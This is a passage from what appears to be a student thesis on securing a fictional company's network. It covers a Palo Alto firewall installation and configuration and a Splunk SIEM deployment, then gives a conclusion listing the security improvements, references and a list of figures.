 JUNIPER NETWORKS	Unable to evaluate				●				●			●			●						●
 paloalto	●					●		●				●			●						●
 SONICWALL	●			●				●				●			●						●
 SOPHOS		●				●			●			●			●						●

Figure 46 Firewall comparison - Source: eSecurityPlanet.com

Palo Alto firewall will be implemented in “Smart Grocery Prague” company. Palo Alto NGFW firewall provides strong security and performance, inspecting all traffic, including applications, threats, and content, and tie it to the user, regardless of location or device type.

First of all, it is necessary to download the Virtual machine image from Palo Alto official website, open it in VMware Workstation, and proceed with the installation.

```
[ 5.360557] sd 2:0:0:0: [sda] Attached SCSI disk
[ 5.395624] md: Waiting for all devices to be available before autodetect
[ 5.398166] md: If you don't use raid, use raid=noautodetect
[ 5.400996] md: Autodetecting RAID arrays.
[ 5.404772] md: autorun ...
[ 5.407804] md: ... autorun DONE.
[ 5.412215] kjournald starting. Commit interval 5 seconds
[ 5.412474] EXT3-fs (sda2): mounted filesystem with writeback data mode
[ 5.412491] UFS: Mounted root (ext3 filesystem) readonly on device 8:2.
[ 5.422363] devtmpfs: mounted
[ 5.424758] Freeing unused kernel memory: 2004k freed
[ 5.429338] random: fast init done
[ 5.564135] EXT3-fs (sda2): using internal journal
Setting affinity to 0x1
INIT: version 2.86 booting

Welcome to PanOS

Starting udev: [ OK ]
Setting clock (utc): Mon Mar 29 01:17:51 PDT 2021 [ OK ]
Setting hostname PA-VM: [ OK ]
Checking filesystems:
  Running filesystem check on sysroot0: [ OK ]
  Running filesystem check on pancfg: [ OK ]
  Running filesystem check on panrepo: [ OK ]

Remounting root filesystem in read-write mode: [ OK ]
rm: cannot remove '/var/run/dpkg/virtaddr': Is a directory [ OK ]
rm: cannot remove '/var/run/httpd/htcacheclean': Is a directory
Enabling /etc/fstab swaps: [ OK ]
Calling system activity data collector (sadc) ...
INIT: Entering runlevel: 3
Entering non-interactive startup
***** FIPS-CC Self-Tests Stage-1 begins *****
FIPS-CC Skipping RPMS verification check
***** VERIFY File System Integrity Stage-1 begins *****
Verifying integrity on Root File System (POST) ...
-
```

Figure 47 Palo Alto installation I

After the installation is done, the system requests to change the password.

```
PA-VM login: admin
Password:
Last login: Mon Mar 29 01:23:00 on tty1
Enter old password :
Enter new password :
Confirm password :
Password changed
```

Figure 48 Palo Alto installation II

The firewall has been configured with management IP 192.168.50.137.

To access the management graphic interface is necessary just to open it in a browser.




Figure 49 Palo Alto installation III

After login, the following screen is visible from where it is possible to configure and manage the firewall.




Figure 5014 Palo Alto management GUI

I will create another administrator account under Device - Administrators




Figure 51 Palo Alto management GUI II



Then in the Management tab, I will set the time zone, change the hostname and create a login banner.




Figure 52 Palo Alto management GUI III

The login banner is a feature that permits defining a text that is displayed on the login page. The login banner is used to warn intruders that they are not welcome in the network. In the past, there have been legal cases in which malicious hackers have been absolved of charges for intruding on a protected network because no explicit notice was given prohibiting unauthorized use of the systems involved. For this reason, it is a standard practice to have a login banner in enterprise devices.

I will also configure the NTP (Network Time Protocol) using a free public service.




Figure 53 Palo Alto management GUI IV

NTP is a protocol designed to time-synchronize a network of machines. If an organization has hundreds of devices, then it is necessary that all of them have the same time configured. Otherwise, it would be very difficult to understand the logs.

Then I will configure a new address for the management interface. The new IP 192.168.50.200 will replace the old IP 192.168.50.137




Figure 54 Palo Alto management GUI V

I will commit the changes and write a description of the changes that have been done.

In organizations is a best practice to write a description for each change that is done on the network.




Figure 55 Palo Alto management GUI Vi

Change has been deployed. For testing purposes, I will log out and log in again using the administrator account that has been created previously.




Figure 56 Palo Alto management login

It is possible to see that the IP address is different, and there is the login banner.




Figure 57 Palo Alto management dashboard

The last step is to configure the interfaces, zones IP addresses and to test them.

I will configure four zones :

Intranet

Internet

DMZ

Firewall Management

Enclave




Figure 58 Palo alto zones configuration

Testing was successful. The firewall is fully operational

### 5.1.2 SIEM solution deployment

A SIEM solution is mandatory in medium/big organizations. SIEM software is the best practical way to manage and see in real-time events.

There are many SIEM software in the market. The top are:

- Splunk Enterprise
- LogRhythm
- IBM Security: QRadar
- Exabeam
- Securonix
- And many others



Figure 59 SIEM comparison

For Smart Groceries Prague, I will implement Splunk Enterprise, which is a world leader because it combines network analysis with log management together with an excellent analysis tool.

For this demonstration I will Splunk Enterprise free trial version.

“Splunk Enterprise makes it simple to collect, analyze and act upon the untapped value of the big data generated by your technology infrastructure, security systems and business applications—giving you the insights to drive operational performance and business results.” [27]

First, I will download and configure Splunk on the virtual machine.




Figure 60 Splunk configuration

After the basic configuration, I will download the Palo Alto Networks App for Splunk.




Figure 61 Splunk apps

Now there is full visibility into the network. Splunk allows us to visualize everything regarding our infrastructure in one single instance. There is the possibility to visualize dozens of different dashboards.




Figure 63 Splunk Palo Alto app II




Figure 6415 Splunk Palo Alto App III

Configuration is has been completed. Thanks to the integration of Palo Alto in Splunk, now is possible to see all the data from Palo Alto directly into Splunk.




Figure 62 Splunk Palo Alto app

After the installation of Palo Alto firewall and Splunk, the organizations' security has improved dramatically.

## 6 Conclusion

This thesis aimed to design and implement improvements for an existing computer network. Also, to demonstrate why security must be a high priority for any organization.

The honeypot deployment showed how much risk is to have a vulnerability in the network. Only after one hour of the deployment, there were more than two thousand attack attempts on the honeypot

Then was presented the example of a fictional company, Smart Grocery Prague, that was doing very good on their business and had big plans for the future, but due to the lack of IT awareness of the CEO and senior management, they didn't consider the idea to improve the security of the organization, becoming an easy target for the hackers attack. After the attack, their business was over. Smart Grocery Prague is a fictional company, but in real life, this kind of mistake happens to organizations, as demonstrated by the UK National Health Service hospital's case. Also, they were using out-of-life software.

The thesis analyzed the company's initial network topology and found many critical mistakes that were fixed in the new network topology.

There were many improvements, such as :

- Next Generation Firewall Implementation
- SIEM implementation
- VLAN segmentation
- Port security in the switch
- Separate wifi for guests
- Use of only full supported hardware/software
- Secure the routers, firewall, servers into a closet under a key.
- DMZ for server accessible from the internet
- Enclave of critical asset
- Periodic Vulnerability scanning in order to search for new vulnerabilities.
- It also necessary to train the employees against social engineering attacks

To make a safe business environment is a long road, where is need the help of everybody in the organization. No matter how secure the organization seems, only one vulnerability can compromise the whole IT infrastructure. For this reason, it is necessary to be always alert and have dedicated staff working for the security of the company.



## 7 References

1. <https://www.mcafee.com/enterprise/en-us/assets/reports/rp-hidden-costs-of-cybercrime.pdf>
2. <https://www.cisco.com/c/en/us/solutions/small-business/resource-center/networking/network-switch-vs-router.html>
3. <https://www.f5.com/services/resources/glossary/load-balancer>
4. <https://www.paloaltonetworks.com/cyberpedia/what-is-a-firewall>
5. <https://www.cisco.com/c/en/us/products/security/vpn-endpoint-security-clients/what-is-vpn.html>
6. Cyber-Vigilance and Digital Trust by Wiem Tounsi 2019
7. <https://www.fortinet.com/resources/cyberglossary/proxy-server>
8. [https://en.wikipedia.org/wiki/United\\_States\\_diplomatic\\_cables\\_leak](https://en.wikipedia.org/wiki/United_States_diplomatic_cables_leak)
9. <https://www.computerworld.com/article/2489761/it-pro-gets-4-years-in-prison-for-sabotaging-ex-employer-s-system.html>
10. <https://www.fbi.gov/news/stories/two-guilty-in-theft-of-trade-secrets-from-ge-072920>
11. Advanced Persistent Threat Hacking by Tyler Wrightson 2014
12. <https://us.norton.com/internetsecurity-how-to-catch-spyware-before-it-snags-you.html>
13. <https://www.kaspersky.com/resource-center/definitions/what-are-bots>
14. <https://www.trendmicro.com/vinfo/us/security/definition/backdoor>
15. <https://blog.malwarebytes.com/threat-analysis/2018/12/mac-malware-combines-empyre-backdoor-and-xmrig-miner/>
16. Asset Attack Vectors: Building Effective Vulnerability Management Strategies to Protect Organizations by Morey J. Haber; Brad Hibbert
16. <https://www.avast.com/c-zero-day>
17. [https://owasp.org/www-project-top-ten/2017/A6\\_2017-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration)
18. <https://www.tenable.com/vulnerability-management>
19. Ethical Hacker (CEH) Version 10 Cert Guide, 3rd Edition

20. <https://www.cynet.com/incident-response/>
21. [https://www.cisco.com/c/dam/m/hu\\_hu/campaigns/security-hub/pdf/acr-2018.pdf](https://www.cisco.com/c/dam/m/hu_hu/campaigns/security-hub/pdf/acr-2018.pdf)
22. <https://blogs.cisco.com/security/incident-response-are-you-ready>
23. <https://us.norton.com/internetsecurity-iot-what-is-a-honeypot.html>
24. <https://aws.amazon.com/elasticsearch-service/the-elk-stack/kibana/>
25. <https://www.kali.org/docs/introduction/what-is-kali-linux/>
26. <https://docs.rapid7.com/metasploit/>
27. [https://www.splunk.com/en\\_us/download/splunk-enterprise.html](https://www.splunk.com/en_us/download/splunk-enterprise.html)
28. [https://www.cisco.com/c/dam/global/es\\_mx/solutions/borderless/iblm/pdfs/acronyms\\_and\\_definitions\\_eol.pdf](https://www.cisco.com/c/dam/global/es_mx/solutions/borderless/iblm/pdfs/acronyms_and_definitions_eol.pdf)
29. <https://www.telegraph.co.uk/technology/2018/10/11/wannacry-cyber-attack-cost-nhs-92m-19000-appointments-cancelled/>
30. <https://www.nytimes.com/2017/05/12/world/europe/nhs-cyberattack-warnings.html>
31. Effective Cybersecurity: A Guide to Using Best Practices and Standards, First Edition by William Stallings
32. <https://www.apextechservices.com/topics/articles/435235-notpetya-worlds-first-10-billion-malware.htm#>
33. <https://www.inquirer.com/wires/bloomberg/merck-cyberattack-20191203.html>

## List of pictures

- Figure 1 Switch in action - Page 13 -Cisco CCNA 200-301 Official book
- Figure 2 - Load Balancer - 13 "<https://www.nginx.com/resources/glossary/load-balancing/>
- Figure 3- Ransomware NotPetya - Page 20 <https://www.forbes.com/sites/thomasbrewster/2017/06/27/petya-notpetya-ransomware-is-more-powerful-than-wannacry/?sh=5160e8d6532e>
- Figure 4 Representation of DDOS attack - Page 21 <https://commons.wikimedia.org/wiki/File:Ddos-attack-ex.png>
- Figure 5 Cisco Prediction on Total DDOS attacks for next years - Page 22
- Figure 6 Talos Intelligence - Page 24
- Figure 7 CVSS calculator - Page 28 - <https://www.first.org/cvss>.
- Figure 8 CVSS Assessment Description - Page 29
- Figure 9 CVSS Assessment Attack - Page 29
- Figure 10 CVSS Assessment Final Score - Page 29
- Figure 11 Nmap scan - Page 31
- Figure 12 NIST Incident Response Life Cycle - Page 33
- Figure 13- Incident Handling Checklist - NIST - Page 35  
"<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>"
- Figure 14 Azure Virtual Machine Creation - Page 37
- Figure 15 Azure Virtual Machine Creation II - Page 38
- Figure 16 Azure Virtual Machine Done - Page 38
